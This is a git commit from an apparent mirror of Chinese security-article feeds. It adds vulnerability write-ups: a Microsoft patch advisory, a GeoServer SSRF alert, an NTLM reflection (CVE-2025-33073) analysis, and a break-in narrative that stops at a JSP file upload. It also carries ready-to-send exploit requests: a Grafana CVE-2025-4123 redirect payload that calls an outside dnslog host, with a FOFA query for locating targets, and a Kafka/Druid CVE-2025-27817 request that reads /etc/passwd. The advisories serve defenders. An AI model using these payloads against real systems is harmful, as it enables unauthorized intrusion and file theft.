mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
苹果iMessage零点击漏洞遭间谍软件利用,记者成监控目标、【漏洞复现】Kafka Connect任意文件读取漏洞 CVE-2025-27817、两载光阴,我与0day的两次匿名邂逅、CNNVD关于微软多个安全漏洞的通报、【高危漏洞预警】GeoServer未授权服务器端请求伪造(SSRF)漏洞、同享人力管理管理平台 UploadHandler 任意文件上传漏洞、漏洞管理工具 - miscan、CVE-2025-33073 漏洞:NTLM 反射攻击的绕过方法及影响、Grafan存在url重定向&服务端请求伪造漏洞CVE-2025-4123 附POC、
This commit is contained in:
 test committed
1 parent
a94d944365
commit
a0e076e489
10 files changed
+806
-16
No files matched your search
@@ -15153,5 +15153,14 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247514513&idx=1&sn=67e663e82b15ccc4fb808170d7a081dc": "工信部:AI绘图工具ComfyUI多个安全漏洞已被用于实施网络攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5MzMwMDU5NQ==&mid=2649173422&idx=4&sn=88e016f3aae3c6c67b79675aa556fc8e": "CNNVD关于微软多个安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNzY5MTg1Ng==&mid=2247489173&idx=6&sn=86ac44403dba82e570f2f0f07ff3715f": "智能汽车安全-漏洞挖掘到控车攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMzE5OTQzMA==&mid=2247487149&idx=1&sn=c8e2becd3ec6a5c4d7b01692cddc2b6f": "重生之网安小FW,每天蹲一手大佬的漏洞利用分析"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMzE5OTQzMA==&mid=2247487149&idx=1&sn=c8e2becd3ec6a5c4d7b01692cddc2b6f": "重生之网安小FW,每天蹲一手大佬的漏洞利用分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651323069&idx=2&sn=46c850fbda9bc82352ef57c89fdd96e8": "苹果iMessage零点击漏洞遭间谍软件利用,记者成监控目标",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5MTc1NTE0Ng==&mid=2247486069&idx=1&sn=686dff0eb15fbaf6950e19c95f008dba": "【漏洞复现】Kafka Connect任意文件读取漏洞 CVE-2025-27817",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MDg2NDI4OA==&mid=2247491228&idx=1&sn=052a45b2108d847c0ec904a1c3075ce6": "两载光阴,我与0day的两次匿名邂逅",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA2NzY3NA==&mid=2448689041&idx=2&sn=726c15b4a0668113a70c2f888efe629b": "CNNVD关于微软多个安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247490237&idx=1&sn=dfd4f48b27c1593002da37e03645a275": "【高危漏洞预警】GeoServer未授权服务器端请求伪造(SSRF)漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzMxODkzMw==&mid=2247485936&idx=1&sn=c8db53c1a830e5151464c1c31ff2ffd7": "同享人力管理管理平台 UploadHandler 任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzNTE0Mzc0OA==&mid=2247486410&idx=1&sn=292331c03afb3bcfa68cd2cdd35c0eb7": "漏洞管理工具 - miscan",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNTEzMTA0Mw==&mid=2247496726&idx=1&sn=cb4a63b4ce5095d221332254bd5bbc8e": "CVE-2025-33073 漏洞:NTLM 反射攻击的绕过方法及影响",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247488591&idx=1&sn=c235ea6352df7f47f2fc2bd6408c05c1": "Grafan存在url重定向&服务端请求伪造漏洞CVE-2025-4123 附POC"
|
||||
}
|
||||
@@ -1,5 +1,7 @@
|
||||
# CNNVD关于微软多个安全漏洞的通报
|
||||
网络安全和信息化 2025-06-13 09:24
|
||||
金盾信安 2025-06-13 09:59
|
||||
|
||||
****
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
@@ -22,11 +24,11 @@ https://portal.msrc.microsoft.com/zh-cn/security-guidance
|
||||
|
||||
此次更新共包括66个新增漏洞的补丁程序,其中高危漏洞42个,中危漏洞24个。
|
||||
|
||||

|
||||

|
||||
|
||||
此次更新共包括1个影响微软产品的其他厂商漏洞的补丁程序,其中中危漏洞1个。
|
||||
|
||||

|
||||

|
||||
|
||||
## 三修复建议
|
||||
|
||||
@@ -37,19 +39,11 @@ https://msrc.microsoft.com/update-guide/en-us
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。联系方式: cnnvd@itsec.gov.cn
|
||||
|
||||
来源:
|
||||
CNNVD
|
||||
|
||||
-
|
||||
END
|
||||
-
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**欢迎关注我们~**
|
||||
来源:“CNNVD安全动态”微信公众号
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,133 @@
|
||||
# CVE-2025-33073 漏洞:NTLM 反射攻击的绕过方法及影响
|
||||
原创 专注于ITDR应用的 网星安全 2025-06-13 10:32
|
||||
|
||||
在网络安全的战场上,攻防双方的博弈从未停歇。曾经被认为已被有效遏制的 NTLM 反射攻击,随着 CVE-2025-33073 漏洞的曝光,再次露出尖锐的獠牙。这一漏洞不仅打破了安全领域的平静,更暴露出系统防护体系中隐藏的深层隐患,接下来我们将深入探究其绕过方法、技术原理以及带来的巨大影响。
|
||||
|
||||
|
||||
**一、突破防线:**
|
||||
|
||||
|
||||
**NTLM 反射攻击**
|
||||
|
||||
**的新型绕过方式**
|
||||
|
||||
研究人员在对 NTLM 反射攻击的探索中,意外发现了一种独特的攻击路径。通常情况下,将 SMB 认证中继回同一台机器的尝试都会失败,但当使用特殊格式DNS记录,如“srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA” 并指向攻击者 IP 时,攻击却能顺利得手。
|
||||
|
||||
在命令行操作中,利用强制认证技术,针对特殊 DNS 记录指向的目标发起攻击,能够成功实现中继,利用 ntlmrelayx.py 工具,可远程导出 SAM 哈希,最终获取到目标机器的管理权限。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**二、暗藏玄机:**
|
||||
|
||||
|
||||
**漏洞背后的**
|
||||
|
||||
**技术原理**
|
||||
|
||||
**01**
|
||||
|
||||
|本地 NTLM 认证的致命缺陷
|
||||
|
||||
深入分析网络抓包数据可以发现,特殊 DNS 记录触发了 NTLM 本地认证机制。服务器在 NTLM_CHALLENGE 消息中设置 “Negotiate Local Call” 标志后,客户端(与服务器同一机器)会将令牌直接插入服务器上下文,且整个过程在 lsass.exe 进程内完成。
|
||||
|
||||
普通 IP 地址请求时,“Reserved” 字段为 NULL,该标志未启用。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
而特殊 DNS 记录请求时,本地NTLM认证标志被激活,导致认证流程出现重大差异。
|
||||
|
||||
服务器判断是否启用本地认证的关键在于检查客户端发送的 NTLM_NEGOTIATE 消息中的工作站名和域名是否与当前机器匹配。特殊 DNS 记录解析后,目标名称的处理结果与机器名匹配,从而触发本地认证流程,为攻击打开大门。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
|Kerberos 中继的意外沦陷
|
||||
|
||||
当尝试使用 Kerberos 中继时,研究人员发现,原始配置下客户端检测到目标为本地机器后会优先使用 NTLM。手动移除SMB中继服务器 NTLM 支持后,Kerberos 中继成功,同样能获取目标服务器管理权限 。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
这意味着攻击者可以通过调整攻击策略,绕过常规的防护机制,利用不同认证方式的特点实现攻击目的。
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
|权限跃升的实现路径
|
||||
|
||||
使用强制认证技术迫使 lsass.exe(运行于 SYSTEM 权限)向攻击者控制服务器认证,当本地认证机制被触发后,客户端(lsass.exe)将 SYSTEM 令牌插入服务器上下文,服务器从上下文获取令牌并 impersonate 为 SYSTEM 权限,最终通过 RemoteRegistry 服务远程导出 SAM 数据库,完成权限的非法跃升。
|
||||
|
||||
|
||||
**三、危机四伏:**
|
||||
|
||||
|
||||
**漏洞带来的**
|
||||
|
||||
**严重影响**
|
||||
|
||||
CVE-2025-33073 漏洞的影响范围广泛且危害巨大。它允许已认证的远程攻击者在未强制启用 SMB 签名的机器上执行任意命令,直接获取 SYSTEM 权限。这一攻击无需攻击者具备特殊权限,仅需控制一个 DNS 记录即可发起,大大降低了攻击门槛,使得网络环境中的众多设备暴露在风险之下。
|
||||
|
||||
一旦攻击者利用该漏洞成功入侵系统,企业的核心数据可能被盗取、篡改,业务系统的正常运行将受到严重干扰,甚至可能导致整个网络瘫痪,造成难以估量的经济损失和声誉损害。
|
||||
|
||||
|
||||
**四、筑牢防线:**
|
||||
|
||||
|
||||
**应对漏洞的**
|
||||
|
||||
**防护策略**
|
||||
|
||||
- **及时安装补丁**
|
||||
|
||||
微软已针对 CVE-2025-33073 漏洞发布了补丁,补丁修改了 SMB 客户端的相关函数,增加对目标名称中序列
|
||||
化信息的校验,从根源上修复了漏洞。企业和用户应尽快在系统中安装官方补丁,确保系统处于安全状态。
|
||||
|
||||
|
||||
- **启用 SMB 签名**
|
||||
|
||||
**启用 SMB 签名是防御该漏洞的有效措施。通过组策略路径 “计算机配置→策略→Windows 设置→安全设置→本地策略→安全选项→Microsoft 网络服务器: 对通信进行数字签名(始终)”(域控组策略中该项是启用的,因此默认配置下的域控不受此漏洞影响),可以开启 SMB 签名功能。这一操作能够有效防止非法的 SMB 认证中继攻击,增强系统的安全性。**
|
||||
|
||||
- **强化权限管理**
|
||||
|
||||
限制 DNS 记录注册权限至关重要。企业应严格管控 DNS 记录的创建和修改权限,避免恶意域名指向内部 IP,防止攻击者利用特殊 DNS 记录发起攻击。同时,加强对网络中各类权限的管理,最小化用户和服务账户的权限,减少攻击造成的危害。
|
||||
|
||||
|
||||
- **加强监控与检测**
|
||||
|
||||
部署网星安全 ITDR 产品,能为您提供强大的身份安全设施检测与响应能力。对 CVE-2025-33073 漏洞引发的攻击,在入侵初期就能被敏锐捕捉。同时,产品支持实时监控系统中的认证活动,一旦发现潜在攻击,能迅速触发告警并自动阻断恶意操作,将安全风险降至最低。相比普通 EDR 系统,网星安全 ITDR 产品具备更全面的威胁狩猎能力和更高效的应急响应机制,为企业网络安全构筑起坚实可靠的防线。
|
||||
CVE-2025-33073 漏洞的出现再次给网络安全敲响了警钟。在网络技术不断发展的今天,安全威胁也在持续演变。企业和个人都应提高安全意识,及时采取有效的防护措施,构建坚实的网络安全防线,才能在这场永不停歇的攻防战中立于不败之地。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**参考链接**
|
||||
|
||||
|
||||
|
||||
1. 漏洞官方公告:微软安全更新指南- CVE-2025-33073
|
||||
|
||||
2. 技术深度解析:Synacktiv 研究报告 - NTLM Reflection is Dead - Long Live NTLM Reflection
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,91 @@
|
||||
# Grafan存在url重定向&服务端请求伪造漏洞CVE-2025-4123 附POC
|
||||
2025-6-13更新 南风漏洞复现文库 2025-06-13 15:27
|
||||
|
||||
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. Grafan简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
Grafana
|
||||
## 2.漏洞描述
|
||||
|
||||
Grafana 是一个开源的数据可视化与监控平台,主要用于将复杂的时序数据、日志和指标转化为直观的图表和仪表盘,帮助用户实时监控系统性能、分析业务指标及故障排查。在受漏洞影响的版本中。在受漏洞影响的版本中,由于static.go在处理静态资源重定向逻辑时,未对原始URL路径进行处理,导致可以通过重定向到托管将执行任意 JavaScript 的前端插件的网站,执行恶意的js文件,导致跨站脚本漏洞形成。修复的版本通过对redirectPath进行Clean操作,预先处理了URL重定向路径中的非法操作,避免了由于重定向导致XSS漏洞的触发。
|
||||
|
||||
CVE编号:CVE-2025-4123
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
Grafana
|
||||
|
||||

|
||||
|
||||
Grafan存在url重定向&服务端请求伪造漏洞
|
||||
## 4.fofa查询语句
|
||||
|
||||
app="Grafana"
|
||||
## 5.漏洞复现
|
||||
|
||||
漏洞链接:https://xx.xx.xx.x/render/public/..%252f%255Clejpkpvtwwowwjpp.168ct5.dnslog.cn%252f%253F%252f..%252f..
|
||||
|
||||
漏洞数据包:
|
||||
```
|
||||
GET /render/public/..%252f%255C52.59.176.239.00y9d0.dnslog.cn%252f%253F%252f..%252f.. HTTP/1.1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
|
||||
Accept-Encoding: gzip, deflate
|
||||
User_Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.4 (KHTML, like Gecko) Chrome/22.0.1229.79 Safari/537.4
|
||||
Host: xx.xx.xx.xx
|
||||
Connection: close
|
||||
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
dnslog平台接受到信息
|
||||
|
||||

|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||
本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
2: 免登录,免费fofa查询。
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
## 7.整改意见
|
||||
|
||||
将组件 grafana 升级至 12.0.0+security-01 及以上版本
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,168 @@
|
||||
# 【漏洞复现】Kafka Connect任意文件读取漏洞 CVE-2025-27817
|
||||
YGnight night安全 2025-06-13 09:22
|
||||
|
||||


公众号新规
|
||||
只对常读
|
||||
和
|
||||
星标的公众号才能展示大图推送,
|
||||
建议大家把公众号“
|
||||
n
|
||||
i
|
||||
g
|
||||
h
|
||||
t
|
||||
安
|
||||
全
|
||||
”设为
|
||||
星
|
||||
标
|
||||
,
|
||||
否
|
||||
则
|
||||
可
|
||||
能
|
||||
就
|
||||
看
|
||||
不
|
||||
到
|
||||
啦
|
||||
!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
免责声明
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
night安全致力于分享技术学习和工具掌握。然而请注意不得将此用于任何未经授权的非法行为,请您严格遵守国家信息安全法律法规。任何违反法律、法规的行为,均与本人无关。如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
漏洞描述
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
已在Apache Kafka Client中发现可能的任意文件读取和SSRF漏洞。Apache Kafka客户端接受用于设置与代理的SASL/OAUTHBEARER连接的配置数据,包括“sasl.oauthbearer.token.endpoint.url”和“sasl.oauthbearer.jwks.endpoint.url”。Apache Kafka 允许客户端读取任意文件并返回错误日志中的内容,或将请求发送到意外位置。在 Apache Kafka 客户端配置可由不受信任的一方指定的应用程序中,攻击者可能会使用“sasl.oauthbearer.token.endpoint.url”和“sasl.oauthbearer.jwks.endpoint.url”配置来读取磁盘和环境变量的任意内容或向意外位置发出请求。具体而言,Apache Kafka Connect 中可能会利用此缺陷从 REST API 访问升级到文件系统/环境/URL 访问,这在某些环境(包括 SaaS 产品)中可能是不可取的。从 Apache Kafka 3.9.1/4.0.0开始,我们添加了一个系统属性(“-Dorg.apache.kafka.sasl.oauthbearer.allowed.urls”)来设置 SASL JAAS 配置中允许的 url。在 3.9.1 中,它默认接受所有 url 以实现向后兼容性。但是,在 4.0.0 及更高版本中,默认值为空列表,用户必须显式设置允许的 url。
|
||||
|
||||

|
||||
|
||||
影响版本
|
||||
|
||||

|
||||
|
||||
```
|
||||
3.1.0 ≤ Apache Kafka < 3.9.1
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
漏洞复现
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
```
|
||||
POST /druid/indexer/v1/sampler?for=connect HTTP/1.1
|
||||
Host: xxx.xxx.xxx.xxx
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept: */*
|
||||
Accept-Language: en-US;q=0.9,en;q=0.8
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
|
||||
Connection: close
|
||||
Cache-Control: max-age=0
|
||||
Content-Type: application/json
|
||||
Content-Length: 1617
|
||||
{
|
||||
"type": "kafka",
|
||||
"spec": {
|
||||
"type": "kafka",
|
||||
"ioConfig": {
|
||||
"type": "kafka",
|
||||
"consumerProperties": {
|
||||
"bootstrap.servers": "127.0.0.1:6666",
|
||||
"sasl.mechanism": "OAUTHBEARER",
|
||||
"security.protocol": "SASL_SSL",
|
||||
"sasl.login.callback.handler.class": "org.apache.kafka.common.security.oauthbearer.secured.OAuthBearerLoginCallbackHandler",
|
||||
"sasl.oauthbearer.token.endpoint.url": "file:///etc/passwd",
|
||||
"sasl.jaas.config": "org.apache.kafka.common.security.oauthbearer.OAuthBearerLoginModule required sasl.oauthbearer.token.endpoint.url=\"http://127.0.0.1:9999/token\" sasl.oauthbearer.jwks.endpoint.url=\"http://127.0.0.1:9999/jwks\" sasl.oauthbearer.client.id=your-client-id sasl.oauthbearer.client.secret=your-client-secret sasl.oauthbearer.expected.audience=kafka sasl.oauthbearer.expected.issuer=\"http://127.0.0.1:9999\" useFirstPass=true serviceName=kafka debug=true;"
|
||||
},
|
||||
"topic": "test",
|
||||
"useEarliestOffset": true,
|
||||
"inputFormat": {
|
||||
"type": "regex",
|
||||
"pattern": "([\\s\\S]*)",
|
||||
"listDelimiter": "",
|
||||
"columns": ["raw"]
|
||||
}
|
||||
},
|
||||
"dataSchema": {
|
||||
"dataSource": "sample",
|
||||
"timestampSpec": {
|
||||
"column": "!!!_no_such_column_!!!",
|
||||
"missingValue": "1970-01-01T00:00:00Z"
|
||||
},
|
||||
"dimensionsSpec": {},
|
||||
"granularitySpec": {
|
||||
"rollup": false
|
||||
}
|
||||
},
|
||||
"tuningConfig": {
|
||||
"type": "kafka"
|
||||
}
|
||||
},
|
||||
"samplerConfig": {
|
||||
"numRows": 500,
|
||||
"timeoutMs": 15000
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
修复建议
|
||||
|
||||

|
||||
|
||||
```
|
||||
官方已推送更新版本,受影响用户可以升级至3.9.1及以上版本。
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
扫
|
||||
码
|
||||
关
|
||||
注
|
||||
|
||||
获
|
||||
得
|
||||
更
|
||||
多
|
||||
资
|
||||
讯
|
||||
|
||||
****
|
||||
|
||||
@@ -0,0 +1,38 @@
|
||||
# 【高危漏洞预警】GeoServer未授权服务器端请求伪造(SSRF)漏洞
|
||||
cexlife 飓风网络安全 2025-06-13 15:34
|
||||
|
||||

|
||||
|
||||
漏洞描述:
|
||||
|
||||
GeoServer存在服务器端请求伪造漏洞,若未设置代理基础URL,未经身份验证的用户可通过Demo请求端点发起服务器会执行的请求,此漏洞可用于枚举内部网络,在云实例场景下还能获取敏感数据,官方已经在新版本中修复此漏洞,建议受影响用户及时升级到安全版本。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
影响版本:
|
||||
|
||||
GeoServer GeoServer<2.24.4
|
||||
|
||||
2.25.0<=GeoServer GeoServer<2.25.2
|
||||
|
||||
修复建议:
|
||||
|
||||
针对此漏洞,官方已经发布了漏洞修复版本,请立即更新到安全版本:
|
||||
|
||||
GeoServer GeoServer >= 2.24.4
|
||||
|
||||
GeoServer GeoServer >= 2.25.2
|
||||
|
||||
下载链接:
|
||||
|
||||
https://github.com/geoserver/geoserver/releases/tag/2.24.4
|
||||
|
||||
https://github.com/geoserver/geoserver/releases/tag/2.25.2
|
||||
|
||||
安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行。
|
||||
|
||||
|
||||
@@ -0,0 +1,161 @@
|
||||
# 两载光阴,我与0day的两次匿名邂逅
|
||||
原创 private null 轩公子谈技术 2025-06-13 14:07
|
||||
|
||||
凌晨三点的屏幕泛着冷光,代码像一串永无止境的咒语在眼前流淌。突然,控制台跳出的异常字符让我瞳孔骤缩 —— 那是两年前某个深夜,我第一次与 0day 相遇时,同样令人脊背发凉的信号。
|
||||
|
||||
彼时的我尚不知晓,这个瞬间将成为一场隐秘冒险的起点。从迷雾重重的代码迷宫,到暗藏杀机的系统缝隙,两次跨越时空的 “匿名邂逅”,如同命运抛来的两枚谜题,裹挟着技术与人性的暗涌,在安全世界的角落里悄然发酵。而这一次,我决定剖开时间的褶皱,将那些未曾言说的故事,悉数摊开在你面前。
|
||||
|
||||
当渗透 url 在键盘敲击声中生成,我深吸一口气将它输入浏览器。页面跳转的瞬间,惨白的登录框突兀地撞入视线,金属质感的 “登录” 按钮透着冷意,仿佛在无声嘲笑。输入框旁跳动的光标像倒计时的指针,我知道,真正的较量才刚刚开始 —— 那些藏在用户名与密码背后的,或许是坚不可摧的防线,也可能是通往深渊的钥匙。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
目标系统牵系着关键命脉,每一行代码都必须铸造成密不透风的钢铁壁垒,不容任何脆弱的缺口
|
||||
|
||||
反复深挖日志里 “熊猫头” 标记下的数据暗流,翻遍每一寸代码角落,却始终没捕捉到可疑路径的蛛丝马迹,诡异的平静反而让人后颈发凉
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
鼠标滚轮在页面上快速滑动,指尖几乎要把键盘磨出火星。右键点击 “查看源码” 的瞬间,密密麻麻的字符瀑布倾泻而下,我屏住呼吸逐行筛查,除了几行孤零零的 js 路径在黑暗中闪烁,再无任何可疑痕迹。就像在一座空荡的古堡里翻遍每块砖石,最终只找到几片褪色的旧信笺,真相依旧藏在更深的迷雾里。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
凭借二十年挖掘编辑器的 “嗅觉”,我深知 static、plugin 这些看似寻常的路径,往往藏着最隐秘的线索。指尖在键盘上快速敲击,像在黑暗中摸索密码的盲人。
|
||||
|
||||
当目光扫过js的瞬间,呼吸几乎停滞 —— 那熟悉的文件结构,如同暗夜中突然亮起的灯塔,终于让这场与编辑器的 “捉迷藏”,有了突破性的进展。敲击的键盘,如同旋律直至敲出/ueditor/index.html,那些蛰伏在代码深处的蛛丝马迹,正逐渐拼凑出系统背后的真实模样。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
指尖悬在键盘上方短暂停顿,屏幕幽光映出我紧锁的眉峰。深吸一口气后,一连串指令如子弹般倾泻而出,目录扫描工具开始疯狂吞吐字符。进度条跳动的节奏越来越快,像是黑暗中急速逼近的脚步声,每一次刷新都可能撕开系统的隐秘角落,也可能坠入更深的迷雾。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
倒计时的光标仍在疯狂跳动,就在我几乎要被登录框的冷意吞噬时,页面右侧突然闪过一抹微弱的蓝光。鼠标下意识地划过去,“接口文档” 四个黑色小字像蛰伏的毒蛇,诡异地从密密麻麻的目录中探出头来。我几乎能听见自己剧烈的心跳声 —— 这蛰伏在系统暗处的 “致命手册”,究竟是打开宝库的钥匙,还是触发陷阱的机关?指尖触碰到鼠标的瞬间,仿佛按下了潘多拉魔盒的封印,一场更惊心动魄的博弈,已然拉开帷幕。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
手指在键盘上飞速舞动,wsdler插件如利剑出鞘般刺入代码深处。屏幕上的字符如同受惊的鱼群四散奔逃,转瞬便被解析成整齐排列的格式。我紧盯每一行输出,像极了考古学家凝视出土文物,不放过任何细微线索。
|
||||
|
||||
挨个测试方法的过程漫长而压抑,直到某个接口返回的瞬间,屏幕突然炸开一片刺目的数据 —— 系统名称、版本号、部署架构…… 这些本该深埋的核心信息,如同被撬开的保险箱,赤裸裸地暴露在眼前。指尖无意识地摩挲着鼠标,后背却早已渗出冷汗,这场隐秘的攻防战,终于撕开了第一道缺口。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
键盘敲击声戛然而止,当 HTML 解码窗口跳出那串字符时,呼吸都跟着停滞。ftp密码:dss/dss,IP:127.0.0.1,这些信息像突然刺入黑暗的匕首,在屏幕上泛着冷冽的光。心跳声震得耳膜发疼,这看似普通的内网地址背后,究竟藏着怎样的玄机?
|
||||
|
||||
手指不受控地悬在键盘上方,仿佛能触摸到数据流的震颤。“扫描公网 IP 的 21 端口!” 念头如闪电划过,我立刻调出扫描工具,进度条开始跳动的瞬间,就像点燃了导火索
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
扫描工具的进度条最终定格在 100%,刺眼的 “21 端口开放” 字样如同一记重锤砸在心头。我攥紧鼠标,迅速调出连接工具,指尖在键盘上敲出登录指令,每一个字符都像是通往宝藏的密码。然而,预想中的连接成功提示并未出现,取而代之的是冰冷的报错弹窗,仿佛一道无形的铁幕横亘在眼前。
|
||||
|
||||
屏幕幽光下,报错信息不断闪烁,像极了对手无声的挑衅。明明端口已敞开缝隙,却又在最后一刻竖起铜墙铁壁。空气中弥漫着无形的火药味,我死死盯着那串 IP,后颈的寒意顺着脊椎攀爬
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
冷汗浸透的后背逐渐发凉,盯着那道冰冷的连接屏障,我终于咬牙按下 Ctrl+W 关闭窗口 —— 这条路已然走到尽头。但目光扫过满屏杂乱的数据时,突然被一抹暗红的字符拽住视线:某个.action 后缀的链接,正像块带血的诱饵,在敏感信息堆里若隐若现。
|
||||
|
||||
颤抖的手指悬在回车键上方三厘米处,犹豫不过半秒便重重按下。页面加载的转圈圈标像催命符般转动,直到 “未授权访问” 的警告框骤然弹出。屏幕白光刺得眼眶生疼,可嘴角却不受控地扬起 —— 这道禁令背后,藏着比开放端口更诱人的秘密,也意味着,这场攻防游戏,才真正进入白热化阶段。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
“未授权” 的警告字样在屏幕上明明灭灭,突然,一抹像素模糊的头像框闯入视野 —— 这藏在权限壁垒后的上传入口,像黑暗中突然亮起的萤火虫,瞬间点燃所有神经。颤抖着将 jsp 文件拖进上传框,点击确认的刹那,心跳声几乎要震碎耳膜。
|
||||
|
||||
